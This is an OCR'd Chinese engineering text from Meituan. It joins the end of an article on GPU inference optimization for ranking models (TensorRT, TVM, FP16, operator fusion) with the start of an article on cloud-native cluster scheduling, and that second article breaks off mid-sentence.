TensorFlow 会为计算图中每个 Node 自动设置 Runtime Device，计算较重者放置在 GPU，计算较轻者放置在 CPU。在复杂计算图中完成一次完整的 inference，数据会在 CPU 和 GPU 之间反复传输。由于 H2D/D2H 传输很重，这会造成数据传输耗时远大于 op（operator）内部计算耗时，在 GPU 下模型一次预估耗时为秒级别，远高于只使用 CPU 时的耗时。此外，如前所述，我们所使用的 GPU 机型上 CPU 资源受限（一张 T4 卡仅对应 8 核 CPU），这也是我们在异构架构设计中需要解决的核心技术挑战。

为解决 TensorFlow 自动设定 Runtime Device 不合理的问题，我们为计算图中每个 Node 手动 Set Runtime Device。考虑到 CPU 资源受限，我们尽量的将计算较重的子图（包括 Attention 子图、MLP 子图）放置在 GPU 计算，计算较轻的子图（主要为 Embedding 查询子图）放置在 CPU 计算。


为进一步减少设备间数据传输，我们在 CPU 和 GPU 之间增加 Concat op 和 Split op，CPU 数据先 Concat 到一起再传输到 GPU，之后再按需 Split 成多份并传给对应 op，将 H2D/D2H 从上千次降低到数次。如下图所示，设备摆放优化之前，有大量的 H2D 数据传输；优化之后，H2D 减少为 3 次，优化效果十分明显。



### 5.1.2 All On GPU

完成基本的设备摆放优化后，计算较轻的 Sparse 查询部分在 CPU 完成，计算较重的 Dense 计算部分在 GPU 完成。虽然 CPU 上计算较轻，但压测发现其仍旧是整体吞吐瓶颈。考虑到整体计算图较小（约 2G），我们自然的想到是否可以将整图放在 GPU 执行，绕开 CPU 配额的限制，此即 All On GPU。为了将原在 CPU 进行的 Saprse 查询改为在 GPU 执行，我们新增了 LookupTable op 的 GPU 实现。如下图所示，HashTable 放置在 GPU Global Memory，它的 Key 与 Value 统一存储在 Bucket 中。针对输入的多组 Key，利用多个 Block 的 Threads 并行查询。

同时，为提高 GPU 利用效率，降低 kernel launch 开销，我们利用 TVM 对计算图进行编译优化（下文会进行详细介绍）。优化后的 All On GPU 模型图解决了 CPU 资源受限带来的瓶颈，整体吞吐提升明显（qps 55->220，约 4 倍）。




### 5.1.3 算子融合

外卖搜推精排模型十分复杂，计算图中包含上万个计算 Node。GPU 上执行计算图时，每个 Node 都有 kernel launch 开销，多个 Node 之间还有访问显存开销。此外，TensorFlow 框架本身在 Node 执行时会带来一定开销，每个 Node 执行时都会创建、销毁 Input/Output Tensor，内存控制引入额外成本。因此，计算图中 Node 过多会严重影响执行效率。为解决这一问题，常用的方法是进行算子融合，即在计算

结果等价的前提下，将多个 Node 融合成一个 Node，尽量降低计算图 Node 数量，这样既可以将 Node 之间的访问显存开销转为访问寄存器开销，同时也可以减少计算图中每个 Node 带来的固定开销。

算子融合主要通过三种方式进行：

- 特定算子手动融合。例如模型训练阶段中，针对一个 Embedding Table 会有多个 Node 访问，在线预估阶段可将其融合成一个 Node，即查询 Node 和 Embedding Table 一一对应。此后可进一步融合算子，一个 Node 负责查询多个 Embeddding Table。
- 常见算子自动融合，主要是利用 TensorFlow Grappler[4] 优化器进行算子自动融合。
- 利用深度学习编译器自动融合，下文会详细进行介绍。

## 5.2 计算优化

### 5.2.1 FP16 低精度优化

一方面，在 CPU 架构下，为了降低内存开销，已经将 Embedding Table 压缩为 FP16[5] 存储，但是计算时仍会展开为 FP32，这引入了转换开销；另一方面，模型预估仅进行模型图的前向计算，使用低精度计算引入的误差较小。因此，业界普遍使用低精度方式进行模型预估计算。


针对当前的业务场景，我们尝试了 FP16、INT8[6] 等低精度计算，FP16 半精度计算对模型效果无明显影响，INT8 量化则会造成效果衰减。因此，我们采用 FP16 半精度计算的方式，在不影响模型效果的前提下，进一步提升预估服务的吞吐。

### 5.2.2 broadcast 优化

模型图中的数据可以分为 user 和 item 两类。通常情况下，请求中包含一个 user 以及多个 item。在模型 Sparse 部分，user 和 item 分别获取 Embedding；在模型 Dense 部分，两类 Embedding 组合成矩阵后进行计算。经过深入分析，我

们发现模型图中存在冗余查询和计算。如下图橙色部分所示，在模型 Sparse 部分，user 信息先被 broadcast 成 batchsize 大小再去查询 Embedding，导致同一个 Embedding 查询了 batchsize 次；在模型 Dense 部分，user 信息同样被 broadcast 成 batchsize 大小，再进行之后所有计算，实际上在和 item 交叉之前不必 broadcast user，同样存在冗余计算。

针对以上问题，我们对模型图进行了手工优化，如下图紫色部分所示，在模型 Sparse 部分，user 信息只查询一次 Embedding；在模型 Dense 部分，user 信息与 item 交叉时再 broadcast 成 batchsize 大小，即整体上将 user 信息的 broadcast 后置。




### 5.2.3 高性能库应用

使用 CPU 时，可以利用 Intel MKL[7] 库对计算进行加速。受限于 CPU 硬件特点，加速效果有限。使用 GPU 时，我们可以利用 Tensor Core[8] 进行加速计算。每个 Tensor Core 都是一个矩阵乘累加计算单元，当前使用的 NVIDIA T4 卡具有 320 个 Tensor Core，在混合精度计算时算力为 65 TFLOPS，在单精度计算时算力为 8.1 TFLOPS，具有极强的推理性能。在 TensorFlow 中，可利用 cuBLAS[9] 调

用 Tensor Core 进行 GEMM 加速计算，利用 cuDNN[10] 调用 Tensor Core 进行 CNN、RNN 网络加速计算。

## 5.3 基于 DL 编译器的自动优化

随着深度学习网络越来越复杂（Wider And Deeper），硬件设备越来越多样（CPU、GPU、NPU），神经网络的优化工作也变得越来越困难。在单一硬件、单一框架上的优化会受到优化库限制，很难进一步调优。在不同硬件、不同框架的优化又很难做到通用，优化很难移植。这导致优化神经网络时，需要大量的手动调优工作，成本很高。

为了降低手动优化的成本，业界普遍使用深度学习编译器（Deep Learning Compiler）对计算图进行自动调优。比较流行的深度学习编译器包括 TensorRT[11]、TVM[12]、XLA[13] 等，我们在当前的模型场景下利用深度学习编译器做了较多的优化尝试，下文会详细进行介绍。

### 5.3.1 基于 TensorRT 的尝试

TensorRT 是 NVIDIA 推出的高性能深度学习推理优化框架，支持自动算子融合、量化计算、多流执行等多种优化手段，并且可以针对具体 kernel 选择最优实现。TensorRT 的各优化均通过对应开关控制，使用很简单；但是整体闭源，并且支持的算子不多，只能对计算图的部分算子做优化，遇到不识别的算子则会跳过，十分影响优化效率。利用 TensorRT 优化后的计算图，仍旧存在大量 op，整体性能提升有限。为解决这个问题，我们从以下两个角度进行尝试。


#### ① 手动切分子图

利用 TensorRT 进行图优化时，会先利用 Union Find 算法在全图中寻找可识别 op 并将其聚类，每个聚类进行具体的编译优化，并产生一个对应的 TRTEngineOp。由于计算图中存在大量不识别 op，对聚类过程造成了干扰，即使可识别 OP 也不一定能完成聚类，则无法进行对应编译优化，造成优化效率较低。为解决这一问题，图优化前我们先进行手动切图，将全计算图切分为若干个子图，每个可识别 op 都放入对应子图中，并将子图送入 TensorRT 进行优化。通过这一方法，有效解决了可识别

op 未优化的问题，有效降低了全图 OP 数量。

② **算子替换**

如前所述，TensorRT 支持 OP 类型有限，全图中存在大量 TensorRT 无法识别的 op，导致优化效率偏低。为了缓解这一问题，我们将 TensorRT 不识别的 OP 尽量替换成其支持的等价 op。例如下图中，TensorRT 无法识别 Select op，我们将其替换成 TensorRT 支持的 Multiply op，并将 Select 关联的 ExpandDims op 从图中消掉。经过类似的等价转换操作，有效降低了未识别 op 数量，提高了编译优化覆盖率。





## 5.3.2 基于 TVM 的尝试

在尝试 TensorRT 优化时我们发现，TensorRT 对 TensorFlow 的算子覆盖率较低（只能覆盖约 50+ 算子），在当前的模型计算图中，有十多个算子无法支持。即使经过复杂的算子替换优化工作，仍然存在多个算子难以替换。由此我们思考采用其他的深度学习编译器进行图优化。


TVM 是陈天奇团队推出的端到端机器学习自动编译框架，在业界广泛使用。和 TensorRT 相比，TVM 代码开源，具有更强的拓展性和定制能力。此外，TVM 支持的 TensorFlow 算子超过 130 个，算子覆盖率远超 TensorRT。在当前计算图中，TVM 不支持的 OP 只有自定义的 LookupTable，这一 OP 负责查询 Embedding，无需进行编译优化。


因此，我们尝试利用 TVM 取代 TensorRT 对当前计算图进行自动编译优化。考虑到 TensorFlow 对 TensorRT、XLA 均做了官方支持，实现了对应的 wrapper op，但目前尚未支持 TVM，我们对 TensorFlow 做了适配改造，采用和 TensorRT 类似的方式，实现了 TVMEngineOp 以支持 TVM。考虑模型特点，我们将计算较重的 Attention 子图和 MLP 子图放入了 TVMEngineOp 中，利用 TVM 进行编译优化，如下图所示：




## 6. 性能表现与分析

本章节展示实际生产环境下的测试数据，并分析上文一系列业内典型优化思路，在我们的特定场景下的表现及其背后原因。


avg latency
cpu
base-gpu
trt
tvm
avg latency(ms)
45
40
35
30
25
20
15
10
5
0
0
50
100
150
200
qps


CPU/GPU util
cpu util
gpu util
cpu
base_gpu
trt
tvm
76
64
30
64
31
55
77
0
20
40
60
80
100
util(%)

压测环境中，CPU 环境为 32 核 Intel® Xeon® Gold 5218 CPU @ 2.30GHz+32G 内存，GPU 环境为 8 核 Intel® Xeon® Gold 5218 CPU @ 2.30GHz+Tesla T4 GPU+16G 内存。上图中，左图对比了不同 QPS 下（x 轴），精排模型在不同优化手段下的推理耗时（y 轴），其中 base-gpu 表示只经过简单的图优化并在 GPU 计算，trt 表示经过 TensorRT 优化并在 GPU 计算，tvm 表示经过 TVM 优化且叠加 All On GPU 优化并在 GPU 计算；右图表示极限 QPS 下，不同优化手段对应的 CPU 和 GPU 利用率。从图中可以看出：

- 只利用 CPU 进行预估计算时，极限 qps 为 55，此时 CPU 利用率已经高达 76%，成为瓶颈。
- 利用常规手工优化（设备摆放 + 算子融合 +Broadcast 优化 + 高性能库）的 GPU 预估时，相同 qps 下 latency 大幅降低，且可以将极限 qps 提升至 85（较 CPU 版提升 55%）。到达极限吞吐时 GPU 利用率并不高，瓶颈仍旧为 CPU 利用率。
- 利用 TensorRT 优化预估（手工优化 +TensorRT+FP16）时，得益于图编译优化，相同 qps 下 latency 降低约 40%。由于瓶颈仍为 CPU，极限吞吐未变化。
- 利用 TVM 优化预估（手工优化 +TVM+FP16+All On GPU）时，将所有 OP 都放置于 GPU 计算，CPU 只负责基本的 RPC，极大缓解了 CPU 配额的瓶颈。相同 qps 下 latency 大幅降低约 70%，极限吞吐大幅提升约 120%。到达极限吞吐时，GPU 利用率较高，成为瓶颈。

经过一系列优化，整体吞吐提升约 4 倍（qps 从 55->220），优化效果十分明显。

## 7. 总结

综上，我们针对美团外卖场景的业务特点，将经典的 CTR/CVR 模型从多入口、多环节、多目标的单体模型，逐步演进到“One Model to Serve All”的多模型统一形态。

同时，结合美团的硬件条件和基础，实现了纯 CPU 预估架构向 CPU+GPU 异构架构的切换，在固定成本前提下，有效的释放了算力空间，计算吞吐提升了近 4 倍。针

对 GPU BOX 机型对 CPU 资源的限制，我们采用手工优化 +DL 编译优化结合、模型网络计算 All On GPU 的思路，有效的提升了 GPU 在模型预估计算中的利用率，并在本文中详细分享了 GPU 落地中的优化过程和实测数据指标。

## 8. 作者简介

杨杰、俊文、瑞东、封宇、王超、张鹏等，来自到家事业群 / 到家研发平台 / 搜索推荐技术部。
王新、陈卓、駃飞等，来自基础研发平台 / 数据科学与平台部 / 数据平台中心。

## 9. 参考文献

[1] https://www.usenix.org/system/files/conference/osdi16/osdi16-abadi.pdf
[2] https://www.tensorflow.org/tfx/guide/serving
[3] https://docs.nvidia.com/cuda/cuda-c-programming-guide/index.html
[4] https://www.tensorflow.org/guide/graph_optimization
[5] https://en.wikipedia.org/wiki/Half-precision_floating-point_format
[6] https://www.nvidia.com/en-us/data-center/tensor-cores/
[7] https://www.intel.com/content/www/us/en/develop/documentation/get-started-with-mkl-for-dpcpp/top.html
[8] https://www.nvidia.com/en-us/data-center/tensor-cores/
[9] https://docs.nvidia.com/cuda/cublas/index.html
[10] https://developer.nvidia.com/zh-cn/cudnn
[11] https://docs.nvidia.com/deeplearning/frameworks/tf-trt-user-guide/index.html
[12] https://tvm.apache.org/docs/
[13] https://www.tensorflow.org/xla

# 美团集群调度系统的云原生实践

作者：谭霖

## 导语

集群调度系统在企业数据中心中占有举足轻重的地位，随着集群规模与应用数量的不断激增，开发者处理业务问题的复杂度也显著提升。如何解决大规模集群管理的难题，设计优秀且合理的集群调度系统，做到保稳定，降成本，提效率？本文将会逐一进行解答。

| 备注：文章最早发布于《新程序员 003》云原生时代的开发者专栏。

## 集群调度系统介绍

集群调度系统，又被称为数据中心资源调度系统，普遍用来解决数据中心的资源管理和任务调度问题，它的目标是做到数据中心资源的有效利用，提升资源的利用率，并为业务方提供自动化的运维能力，降低服务的运维管理成本。工业界比较知名的集群调度系统，如开源的 OpenStack、YARN、Mesos 和 Kubernetes 等等，再如知名互联网公司 Google 的 Borg、微软的 Apollo、百度的 Matrix、阿里巴巴的 Fuxi 和 ASI。

集群调度系统作为各互联网公司核心的 IaaS 基础设施，在近十几年经历了多次架构演进。伴随着业务从单体架构向 SOA（面向服务的架构）演进和微服务的发展，底层的 IaaS 设施也从物理机裸机时代逐步跨越到容器时代。虽然在演进过程中我们要处理的核心问题没有改变，但由于集群规模和应用数量的急剧膨胀，问题的复杂度也成指数级增长。本文将阐述大规模集群管理的挑战和集群调度系统的设计思路，并以美团集群调度系统落地实践为例，讲述通过打造多集群统一调度服务，持续提升资源的利用率，提供 Kubernetes 引擎服务赋能 PaaS 组件，为业务提供更好的计算服务体

验等一系列云原生实践。

## 大规模集群管理的难题

众所周知，业务快速增长带来的是服务器规模和数据中心数量的暴增。对于开发者而言，在大规模集群调度系统的业务场景下，必须要解决的两个难题是：

1. 如何管理好**数据中心大规模集群部署调度**，特别是在跨数据中心场景下，如何实现资源的弹性和调度能力，在保障应用服务质量的前提下尽可能地提升资源的利用率，充分降低数据中心成本。
2. 如何改造底层基础设施，为业务方**打造云原生操作系统，提升计算服务体验**，实现应用的自动化容灾响应和部署升级等，减少业务方对底层资源管理的心智负担，让业务方可以更专注于业务本身。

## 运营大规模集群的挑战

为了在真实的生产环境解决上述两个难题，具体又可以再拆分成以下四个大规模集群运营管理挑战：

1. **如何解决用户多样化需求并快速响应**。业务的调度需求和场景丰富且动态多变，作为集群调度系统这样的平台型服务，一方面需要能够快速交付功能，及时满足业务需求；另一方面还需要把平台打造得足够通用，将业务个性化需求抽象为可落地到平台的通用能力，并长期进行迭代。这非常考验平台服务团队的技术演进规划，因为一不小心，团队就会陷入无休止的业务功能开发中，虽然满足了业务需求，却会造成团队工作低水平重复的现象。
2. **如何提高在线应用数据中心的资源利用率且同时保障应用服务质量**。资源调度一直是业界公认的难题，随着云计算市场快速发展，各云计算厂商不断加大对数据中心的投入。数据中心的资源使用率却非常低，更加剧了问题的严重性。Gartner 调研发现全球数据中心服务器 CPU 利用率只有 6% ~ 12%，即使是亚马逊弹性计算云平台（EC2，Elastic Compute Cloud）也只有

7% ~ 17% 的资源利用率，可见资源浪费有多严重。究其原因，在线应用对于资源利用率非常敏感，业界不得不预留额外资源以保障重要应用的服务质量（QoS，Qualityof Service）。集群调度系统需要在多应用混合运行时消除应用间的干扰，实现不同应用之间的资源隔离。

3. **如何为应用，特别是有状态应用提供实例异常自动处理，屏蔽机房差异，降低用户对底层的感知**。随着服务应用规模的持续扩大，以及云计算市场的日趋成熟，分布式应用往往会配置在不同地域的数据中心，甚至是跨越不同的云环境，实现了多云或混合云部署。而集群调度系统需要为业务方提供统一的基础设施，实现混合多云架构，屏蔽底层的异构环境。同时降低应用运维管理的复杂性，提升应用的自动化程度，为业务提供更好的运维体验。
4. **如何解决单集群过大或集群数量过多，而带来的与集群管理相关的性能和稳定性风险**。集群本身的生命周期管理复杂度会伴随集群规模和数量的增多而增大。以美团为例，我们所采取的两地多中心多集群方案，虽然在一定程度上规避了集群规模过大的隐患，解决了业务隔离性、地域延迟等问题。随着边缘集群场景和数据库等 PaaS 组件上云需求的出现，可以预见小集群数量将会有明显的上涨趋势。随之带来的是集群管理复杂度、监控配置成本、运维成本的明显增加，这时集群调度系统需要提供更有效的操作规范，并保证操作安全性、报警自愈和变更效率。

## 设计集群调度系统时的取舍

为了解决上述挑战，一个好的集群调度器将发挥关键作用。但现实中从来不存在一个完美的系统，所以在设计集群调度系统时，我们需要根据实际场景在几个矛盾中做出取舍：

1. **集群调度系统的系统吞吐量和调度质量**。系统吞吐量是我们通常评估一个系统好坏很重要的标准，但在面向在线服务的集群调度系统里更重要的是调度质量。因为每次调度结果的影响是长期的（数天、数周甚至数月），非异常情况不会调整。所以如果调度结果错误，会直接导致服务时延增高。而调度质

量越高则意味着需要考虑的计算约束条件越多，而且调度性能越差的话，系统吞吐量越低。

2. **集群调度系统的架构复杂度和可扩展性**。系统对上层 PaaS 用户开放的功能和配置越多，通过支持更多功能来提升用户体验（比如支持应用资源抢占回收和应用实例异常自愈），也就意味着系统复杂度越高，各子系统越容易发生冲突。
3. **集群调度系统的可靠性和单集群规模**。单集群规模越大，则可调度范围则越大，但对集群的可靠性挑战也越大，因为爆炸半径会增加，出现故障的影响也越大。单集群规模较小的情况下，虽然可以提升调度并发度，但可调度范围变小，调度失败概率变高，且集群管理复杂度变大。

目前，业内的集群调度系统按照架构区分，可以分为单体式调度器、两级调度器、共享状态调度器、分布式调度器和混合调度器这五种不同架构（见下图 1），都是根据各自的场景需求做了不同的选择，没有绝对的好与坏。





图 1 集群调度系统架构分类（摘自 Malte Schwarzkopf – The evolution of cluster scheduler architectures）

- **单体式调度器**使用复杂的调度算法结合集群的全局信息，计算出高质量的放置点，不过延迟较高。如 Google 的 Borg 系统、开源的 Kubernetes 系统。
- **两级调度器**通过将资源调度和作业调度分离，解决单体式调度器的局限性。两级调度器允许根据特定的应用做不同的作业调度逻辑，且同时保持了不同作业之间共享集群资源的特性，可是无法实现高优先级应用的抢占。具有代表性的系统是 Apache Mesos 和 Hadoop YARN。
- **共享状态调度器**通过半分布式的方式来解决两级调度器的局限性，共享状态下的每个调度器都拥有一份集群状态的副本，且调度器独立对集群状态副本进行

更新。一旦本地的状态副本发生变化，整个集群的状态信息就会被更新，但持续资源争抢会导致调度器性能下降。具有代表性的系统是 Google 的 Omega 和微软的 Apollo。

- **分布式调度器**使用较为简单的调度算法以实现针对大规模的高吞吐、低延迟并行任务放置，但由于调度算法较为简单并缺乏全局的资源使用视角，很难达到高质量的作业放置效果，代表性系统如加州大学的 Sparrow。
- **混合调度器**将工作负载分散到集中式和分布式组件上，对长时间运行的任务使用复杂算法，对短时间运行的任务则依赖于分布式布局。微软 Mercury 就采取了这种这种方案。

所以，如何评价一个调度系统的好坏，主要取决于实际的调度场景。以业内使用最广泛的 YARN 和 Kubernetes 为例，虽然两个系统都是通用资源调度器，实际上 YARN 专注于离线批处理短任务，Kubernetes 专注于在线长时间运行的服务。除了架构设计和功能的不同（Kubernetes 是单体式调度器，YARN 是两级调度器），二者的设计理念和视角也不同。YARN 更专注任务，关注资源复用，避免远程数据多次拷贝，目标是以更低成本、更高速度执行任务。Kubernetes 更专注服务状态，关注错峰、服务画像、资源隔离，目标是保障服务质量。

## 美团集群调度系统演变之路

美团在落地容器化的过程中，根据业务场景需求，集群调度系统核心引擎由 OpenStack 转变为 Kubernetes，并在 2019 年底完成了在线业务容器化覆盖率超过了 98% 的既定目标。但依然面临资源利用率低、运维成本高等问题：

- 集群整体的资源利用率不高。如 CPU 资源平均利用率还处于业内平均水平，相较于其他一线互联网公司差距较大。
- 有状态服务的容器化率程度不够，特别是 MySQL、Elasticsearch 等产品没有使用容器，业务运维成本和资源成本存在较大的优化空间。
- 从业务需求考虑，VM 产品会长期存在，VM 调度和容器调度是两套环境，导致团队虚拟化产品运维成本较高。

因此，我们决定开始对集群调度系统进行云原生改造。打造一个具有多集群管理和自动化运维能力、支持调度策略推荐和自助配置、提供云原生底层扩展能力，并在保障应用服务质量的前提下提升资源使用率的大规模高可用调度系统。核心工作围绕保稳定、降成本、提效率三大方向来构建调度系统。

- **保稳定**：提升调度系统的健壮性、可观测性；降低系统各模块之间的耦合，减少复杂度；提升多集群管理平台的自动化运维能力；优化系统核心组件性能；确保大规模集群的可用性。
- **降成本**：深度优化调度模型，打通集群调度和单机调度链路。从资源静态调度转向资源动态调度，引入离线业务容器，形成自由竞争与强控结合，在保障高优业务应用服务质量的前提下，提升资源使用率，降低 IT 成本。
- **提效率**：支持用户自助调整调度策略，满足业务个性化需求，积极拥抱云原生领域，为 PaaS 组件提供包括编排、调度、跨集群、高可用等核心能力，提升运维效率。





图 2　美团集群调度系统架构图

最终，美团集群调度系统架构按照领域划分为三层（见上图 2），调度平台层、调度策略层、调度引擎层：

